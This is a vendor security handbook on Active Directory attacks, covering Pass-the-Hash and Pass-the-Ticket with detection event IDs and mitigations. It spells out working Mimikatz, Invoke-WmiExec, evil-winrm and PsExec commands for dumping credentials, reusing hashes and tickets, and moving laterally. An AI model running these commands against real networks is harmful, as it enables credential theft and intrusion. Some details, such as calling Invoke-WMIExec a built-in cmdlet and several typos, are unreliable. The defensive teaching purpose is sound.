PICUS

The Complete Active Directory Security Handbook

Exploitation, Detection, and Mitigation Strategies




Table of Contents

Introduction

Active Directory (AD), introduced with Windows 2000 [1], has become an integral part of modern organizations, serving as the backbone of identity infrastructure for 90% of Fortune 1000 companies [2]. Active Directory is widely used by organizations for its simplicity and centralized management approach. It is an attractive solution for businesses as it makes it easier for employees to access resources and applications with a single set of credentials, which increases productivity and efficiency [3]. Additionally, its centralized management structure provides a single point of control for IT administrators, allowing them to manage users, computers, and access to resources in one place [4].

However, due to its widespread use and architectural limitations, Active Directory becomes a liability in the event of a security breach and becomes a priority target for adversaries seeking to elevate privileges, infect multiple systems, and launch devastating attacks such as data exfiltration, full system compromises, and ransomware.

The biggest challenges in recovery after an AD breach include identifying the source, determining the extent of damage, and creating a secure new environment. According to Verizon's 2022 Data Breach Investigations Report [5], 80% of breaches come from external agents, and as IBM's 2021 Cost of a Data Breach Report points out that once a domain admin is hacked, attackers can hide within your network for up to 277 days before detection, posing a significant threat [6].

The widespread use and ease of access to resources for employees make it challenging for organizations to retire outdated Active Directory (AD) and adopt more secure alternatives like Microsoft Azure Active Directory (AAD). The transition to AAD addresses some of AD's limitations by automating administrative tasks such as user management and group membership assignment for improved efficiency [7]. However, the same security risks still apply, as a compromise of the identity infrastructure can have devastating consequences. Adversaries can also exploit Microsoft Endpoint Manager to move laterally from an Azure tenant to an on-prem AD domain, creating attack paths between separate identity management environments [8].

The importance of Active Directory security cannot be overstated, and organizations must be prepared with disaster recovery plans and vigilant monitoring to stop attacks before the system is corrupted or becomes irreparable. The choice between AD and AAD will largely depend on the needs and resources of the organization, but the risk of compromise remains regardless of choice. The secure and effective use of Active Directory requires a clear understanding of the potential risks and a commitment to security practices and protocols.

Active Directory

Active Directory (AD) is a crucial directory service for managing network resources in Windows-based networks. It enables the centralization of management for various network resources, including user and computer accounts, resources, and security policies. In this way, AD facilitates efficient and secure management of networks in a hierarchical structure.


AD operates on a hierarchical structure consisting of domains at the top level and various objects nested within, such as users, computers, and groups. The structure is designed to provide an organized and efficient way of managing network resources, and it ensures that security policies are enforced consistently across the network.

AD uses Lightweight Directory Access Protocol (LDAP) for communication between domains and domain controllers. LDAP is a directory service protocol that enables the management of distributed directory services over an IP network. Additionally, AD employs Kerberos, a secure authentication protocol for authentication over a network. This ensures that only authorized users and computers can access network resources, thereby enhancing network security.

To manage network resources efficiently, Active Directory uses Group Policy Objects (GPOs). GPOs are used to control and enforce security policies, software deployment, and other administrative tasks across the network. AD also provides support for Remote Procedure Calls (RPCs), allowing for remote management of network resources. This ensures that network administrators can efficiently manage network resources from a centralized location, regardless of the location of the resources themselves.

However, Active Directory is not immune to attacks, and attacks on AD can result in disastrous consequences for the network. Successful Active Directory attacks consist of three primary steps: discovery, privilege escalation through theft of valid account credentials, and gaining access to other computers in the network/domain. Once attackers gain a foothold in the target network, they immediately shift their focus to gaining elevated access to additional systems that will help them accomplish their final goal, such as encrypting and exfiltrating organizational data.

In summary, Active Directory is a vital component for managing and securing network resources in Windows-based networks. Its hierarchical structure and various features, such as LDAP and Kerberos, GPOs, and RPCs, provide efficient and secure management of network resources. To keep your network secure, it is critical to protect Active Directory from attacks by implementing strong security measures and keeping security protocols up-to-date to prevent unauthorized access to network resources.



Attack Technique 1:

Pass the Hash: Use of Alternate Authentication Material (T1550)

Adversarial attacks on a system can often bypass normal access controls by using alternate authentication materials such as password hashes, Kerberos tickets, and application access tokens. The Use of Alternate Authentication Material technique, known as T1550 in the MITRE ATT&CK framework, enables attackers to move laterally within an environment and gain unauthorized access.

This section will provide a detailed description of two sub-techniques of the Use Alternate Authentication Methods (T1150) technique: Pass-the-Hash (T1550.002) and Pass-the-Ticket (T1550.003).

Pass-the-Hash (T1550.002)

Pass-the-Hash (PtH) is an identity-based attack that is leveraged by attackers to gain access to additional systems and privileges within a network once they have already compromised the system.

In a typically Pass-the-Hash scenario, adversaries

- gain initial access to a target network,
- steals/dumps “hashed” user credentials,
- uses dumped credentials

to create a new user session on the compromised host.

As opposed to other attacks, Pass-the-Hash attacks represent a unique form of credential theft in which an attacker leverages the Windows New Technology LAN Manager (NTLM) authentication protocol to authenticate to a remote system using the pre-computed hash of a valid user's password. When a user logs into a Windows system that relies on the NTLM protocol, the system generates an NTLM hash of the user's password without leveraging a technique called salting that enhances the security of hashed passwords stored on servers and domain controllers.

A hash is a unique digested output of a one-way mathematical function that takes an input of various sizes (could be as long as a classical novel or short as an 8-digits password) and returns a fixed-size string of characters. As these functions are designed to be one-way, meaning that having an output, it should be computationally infeasible for an adversary to reverse the output, i.e., to gain the cleartext input, password hashing is still a prevalent security practice against data-breach attacks.

NTLM is a single sign-on method that utilizes a challenge-response system to verify the user's identity without requiring the user's password. Therefore, this attack technique does not require adversaries to use any third-party cracking tools, as the plaintext version of the password is not needed; therefore, it eliminates the need to perform time-consuming cracking operations.

If an attacker obtains the NTLM hash of a user's password through means such as extracting it from lsass.exe memory or from the %systemroot%\system32\config\SAM file, capturing it during network transmissions, or dumping it from a backup or image of a system, they can utilize the hashed password by passing the hash to a remote system that recognizes the compromised user's account. Depending on the privileges and level of access of the compromised user, adversaries may gain full system access and successfully perform lateral movement attacks.

It is important to note that this is not a vulnerability, but rather a deliberate design choice aimed at reducing friction and improving the overall user experience.

Tools and Techniques to Perform Pass-the-Hash Attacks

Pass-the-Hash (PtH) attacks can be executed by utilizing various publicly available tools, such as Mimikatz [9] and evil-winrm [10], as well as built-in PowerShell cmdlets. Attackers often employ these tools or commands to extract the hash from the memory of a compromised system and then use it to gain access to other systems on the network.

Tool 1: Mimikatz

The usage of Mimikatz for the Pass-the-Hash attack consists of three main steps.

Step 1: Stealing the password hash

To dump a list of recently logged-on users and their OS credentials, adversaries often use the sekurlsa module in Mimikatz, which leverages a number of different techniques to extract authentication information from LSASS memory, including parsing memory structures and using Windows APIs. The "logonpasswords" function of this module specifically extracts login session data such as saved password hashes and cached credentials. This can include the current user's logon information, as well as information for other users who have logged onto the same machine.

Note that before leveraging the sekurlsa::logonpasswords command, attackers need to run the privilege::debug command so that the Mimikatz can run properly.

By default, LSASS runs with high integrity and is protected from being debugged by unauthorized processes. However, by enabling the debugger privilege, the attacker can bypass this protection and access LSASS memory to extract the logon session data.

Below, you will find an example output of step one.

```
PS> .\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords"

Authentication Id : 0 ; 302247 (00000000:00049ca7)
Session           : UndefinedLogonType from 0
User Name         : Alice
Domain            : DOMAIN
Logon Server      : DC1
Logon Time        : 12/01/2023 15:13:19
SID               : S-1-5-21-3501040295-3816137123-30697657-1109
        msv :
         [00000003] Primary
         * Username : Alice
         * Domain   : DOMAIN
         * NTLM     : a0c8746a6efc7782c7c19c55185145be
```

Having this NTLM hash, it is time for adversaries to jump to the second stage.

Step 2: Authentication through the stolen password hash

This is the **main step** where the adversary passes the hash to impersonate the user and gain access to the remote system.

The "sekurlsa::pth" command in Mimikatz is a feature that facilitates "Pass-the-Hash" attacks. This technique allows an attacker to authenticate to a remote system by using a captured NTLM hash of a user's password, **without the need for the actual password**. To execute this command, the attacker must provide only the following parameters:

- /user: (the username),
- /domain: (the domain name), and
- /ntlm: (the NTLM hash of the user's password).

Note that Windows passwords are not only limited to the NTLM protocol, but may also use popular block encryption algorithms like AES-128 and AES-256 for password storage. In such cases, adversaries would need to use the /aes128: or /aes256: parameters instead of /ntlm:.

```
PS> .\mimikatz.exe "sekurlsa::pth /user:Alice /domain:domain.com
/ntlm:a0c8746a6efc7782c7c19c55185145be"

user    : Alice
domain  : domain.com
program : cmd.exe
impers. : no
NTLM    : a0c8746a6efc7782c7c19c55185145be
. . .
```

Notice how easily we gained access to a remote system without knowing only the username and NTLM hash of the victim's password.

Step 3: Accessing resources through new user account

In the third step, the attacker uses the newly obtained user account to expand their network access. For instance, the adversary can use a command-line utility called PsExec to perform remote code execution on another host.

For instance, the attacker can run the following command to run the "cmd.exe" process on the remote machine with an internal IP address "192.168.52.146":

```
psexec.exe \\192.168.52.146 cmd.exe
```

Mimikatz is not the only way to perform a Pass-the-Hash attack. Adversaries often use the PowerShell, too.

Tool 2: PowerShell

It is common for adversaries to use the Invoke-WMIExec cmdlet, which allows execution of arbitrary commands on a remote Windows machine using WMI (Windows Management Instrumentation), to perform a PtH attack.

Note that Invoke-WMIExec is a built-in PowerShell cmdlet that is present in many recent Windows systems. This feature enables the execution of arbitrary commands on a remote Windows machine through Windows Management Instrumentation (WMI). You can run Invoke-WMIExec directly from a PowerShell prompt or integrate it into a PowerShell script.

Being a built-in cmdlet makes the attack using Invoke-WMIExec more covert, as it does not require any additional downloads or installations.

For instance, having a password hash of the user called Alice from our previous scenario, an adversary can run the following command.

```
Invoke-WmiExec -target 192.168.52.146 -hash a0c8746a6efc7782c7c19c55185145be
-username Alice -command hostname
```

In the command above, an adversary is using the Invoke-WmiExec script to run the command "hostname" on the remote machine with the internal IP address 192.168.52.146.

Tool 3: evil-winrm

The "evil-winrm" tool is a Ruby gem that enables the execution of remote commands on a Windows machine using the Windows Remote Management (WinRM) protocol. As evil-winrm is not a built-in tool, adversaries have to install it before the use. Various installation options are available in the corresponding GitHub repository [10].

In a Pass-the-Hash attack using evil-winrm, the attacker specifies the username, NTLM hash, and IP address of the target system as parameters in the evil-winrm command [14].

For example, the following command can be used to perform a PtH attack on a Windows machine with IP address 192.168.52.146, using the username "Alice" and the NTLM hash "a0c8746a6efc7782c7c19c55185145be":

```
evil-winrm -u Alice -H a0c8746a6efc7782c7c19c55185145be -i 192.168.52.146
```

With this information, evil-winrm establishes a remote connection to the target system and authenticates as the specified user (Alice), allowing the attacker to execute arbitrary commands on the remote machine.

Detection Methods for the Pass the Hash Attack

Below, known Event IDs are added to detect a possible Pass-the-Hash attack [15], [16], [17], [18]:

Event ID 1 - Process Create.

- **Key Description Fields:** LogonId, ParentProcessId, ParentImage, CurrentDirectory, CommandLine, IntegrityLevel, ParentCommandLine, ParentCommandLine, UtcTime, ProcessId, User, Hashes, Image

Event ID 5 - Process terminated.

- **Key Description Fields:** UtcTime, ProcessId:, Image

Event ID 10 - Process accessed.

- **Key Description Fields:** SourceThreadId, TargetProcessId, GrantedAccess, SourceImage, TargetImage

Event ID 4624 - An account was successfully logged on.

- **Key Description Fields:** Account Name, Account Domain, Logon ID

Event ID 4663 - An attempt was made to access an object.

- **Key Description Fields:** Process ID, Access Mask, Account Domain, Object Name, Process Name, Object Type, Logon ID, Handle ID

Event ID 4672 - Special privileges assigned to new logon.

- **Key Description Fields:** Security ID, Account Name, Account Domain

Event ID 4688 - A new process has been created.


- **Key Description Fields:** Required Label, Account Domain, Source Process Name, New Process Name, Token Escalation Type, New Process ID, Source Process ID

Mitigation Techniques for the Pass the Hash Attack

To mitigate the risk of pass-the-hash attacks, organizations can employ several technical measures. One such measure is to enable Windows Defender Credential Guard, a feature that was introduced in Windows 10 and Windows Server 2016. This tool leverages virtualization to secure credential storage and restrict access to trusted processes only.

Another measure is to revoke administrator privileges from user workstations. This limits an attacker's ability to execute malware and extract hashes from LSASS.exe. Additionally, limiting the number of endpoints that users have administrative privileges on and avoiding administrative privileges across security boundaries reduces the risk of a compromised credential being used to escalate privileges.

Randomizing and storing local administrator passwords with a solution like Microsoft's Local Administrator Password Solution (LAPS) also adds an extra layer of security, as it reduces an attacker's ability to move laterally with local accounts that share the same password. It is also recommended to prevent local accounts from authenticating over the network, which can be achieved through the use of well-known SID's in group policies.



Attack Technique 2:

Pass the Ticket: Use of Alternate Authentication Material (T1550)

Pass-the-Ticket (T1550.003)

Pass the Ticket (PtT) is a technique that allows an attacker to use a previously acquired Kerberos Ticket Granting Ticket. The TGT is a crucial component of the Kerberos protocol, as it enables a user to authenticate to multiple systems without having to enter their password each time.

The Ticket Granting Ticket (TGT) is a type of ticket issued by the Domain Controller (DC) to a user upon successful authentication to the domain. It includes crucial information such as the user's session key, group membership, and privileges, which are used to request service tickets for specific services on target systems. Kerberos encrypts the TGT using the user's password hash and employs symmetric encryption algorithms (such as DES or AES) depending on the configuration of the Kerberos environment. After encryption, the TGT is sent to the user's computer and stored in memory.

When the user wants to access a resource on another system, they use the Ticket Granting Ticket to request a service ticket from the Domain Controller (DC). The service ticket is also encrypted with the user's session key, and it contains an encrypted session key that can be used to *authenticate to the target system*. The service ticket is then sent to the user's computer, where it is used to authenticate to the target system.

Having a stolen TGT key, an adversary can request a service ticket from the Domain Controller (DC) for a specific service on a target system to gain access to its resources.

Tools and Techniques to Perform Pass-the-Ticket Attacks

Pass-the-Ticket (PtT) attacks can be executed by utilizing various publicly available tools, such as Mimikatz, Kekeo [19], Rubeus [20], Creddump7 [21], etc. Attackers often employ these tools to extract Kerberos TGTs from the memory of a compromised system and then use them to gain access to other systems on the network.

Tool 1: Mimikatz

Usage of Mimikatz for the PtT attack consists of **four** main steps.

Step 1: Capturing Kerberos tickets for valid accounts

An attacker can use the sekurlsa::tickets Mimikatz command with the /export parameter to extract all the Kerberos tickets from memory and save them as .kirbi files and save them in the same folder where the Mimikatz executable file is located.

By examining the names of the .kirbi files, it is possible to determine if there are any Kerberos tickets for a domain administrator, such as DOMAIN\Alice:

```
PS> mimikatz.exe "privilege::debug" "sekurlsa::tickets /export"
PS> dir | findet "Alice" | findstr "krbtgt"
...
[0;1e4c7df]-2-0-40e10000-Alice@krbtgt-DOMAIN.COM.kirbi
...
```

The second command, dir | findet "Alice" | findstr "krbtgt", lists all the files in the current directory and pipes the output to the findstr command to search for the text "krbtgt". The purpose of this command is to find the Kerberos ticket file(s) related to the user "Alice", which may include the "krbtgt" string in the file name.

Mimikatz is not the only tool to obtain Kerberos tickets. Adversaries can employ the Rubeus [20] tool to generate raw AS-REQ traffic in order to ask for a TGT with a provided username and password. The advantage of this attack is that the password supplied to Rubeus can be encrypted in RC4, DES and AES algorithms, and the attack still would work [22].

Step 2: Reusing the ticket

This is the **main** step of the Pass-the-Ticket attack.

In this step, the attacker employs the Mimikatz command kerberos::ptt to insert the obtained TGT into their own session, resulting in their session taking on the **identity** and **permissions** of the stolen TGT for future access to resources **without knowing the plaintext credentials**. This allows the adversary to access resources that would otherwise be protected by Kerberos authentication [23].

```
PS> mimikatz.exe "kerberos::ptt
C:\KerberosTickets\[0;1e4c7df]-2-0-40e10000-Alice@krbtgt-DOMAIN.COM.kirbi"


* File:
'C:\KerberosTickets\[0;1e4c7df]-2-0-40e10000-joed@krbtgt-DOMAIN.COM.kirbi': OK
```

Note that the above command is used to insert the Kerberos Ticket Granting Ticket (TGT) stored in the corresponding .kirbi file into the current session.

To make sure that the right ticket was injected, an adversary can use the "kerberos::list" Mimikatz command.

```
PS> mimikatz.exe "kerberos::list"
[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 13/01/2022 09:47:44 ; 13/01/2022 09:47:44 ; 13/01/2022
09:47:44
   Server Name       : krbtgt/DOMAIN.COM @ DOMAIN.COM
   Client Name       : Alice @ DOMAIN.COM
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ;
forwardable ;
```

It is important to mention that the TGT has a finite lifetime, and it will expire after a certain period of time. The user will need to re-authenticate to the domain to obtain a new TGT.

Step 3: Discovering privileges of the stolen ticket

Once an obtained ticket is ready for reuse, the attacker needs to identify its capabilities, i.e., where it can be utilized. A TGS can only provide access to the specific resource it was issued for, and the attacker can find out that information by examining the TGS.

To use a TGT, the attacker may have to perform an internal discovery phase to figure out the access it grants. This can be as simple as checking the user's group memberships and looking for clear signs.

Numerous tools can be employed to gather information about Active Directory. However, an attacker can also use built-in commands like "net" to gather such information without alerting security controls.

```
PS> net user Alice /domain
The request will be processed at a domain controller for domain domain.com.

User name                    Alice
Full Name                    Alice Oswell
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never
. . .
Local Group Memberships
Global Group memberships     *Workstation Administrators *VPNUser
                             *FileServer1_PublicShare *Domain Users
The command completed successfully.
```

Step 4: Accessing resources through new user account

Lastly, the attacker can employ built-in OS utilities to move *laterally* in a stealthy manner so that they can try and gain access to other resources and further their goals. For instance, the adversary might leverage the PsExec command-line utility to run the powershell.exe on a remote workstation.

Detection Methods for the Pass the Ticket Attack

Below, known Event IDs are added to detect a possible Pass-the-Ticket attack [15], [16]:

Event ID 4768 - A Kerberos Authentication Ticket (TGT) was requested.

- **Key Description Fields:** Account Name, Service Name (always "krbtgt"), Service ID, Client Address

Event ID 4769 - A Kerberos Service Ticket was requested.

- **Key Description Fields:** Account Name, Service Name, Client Address

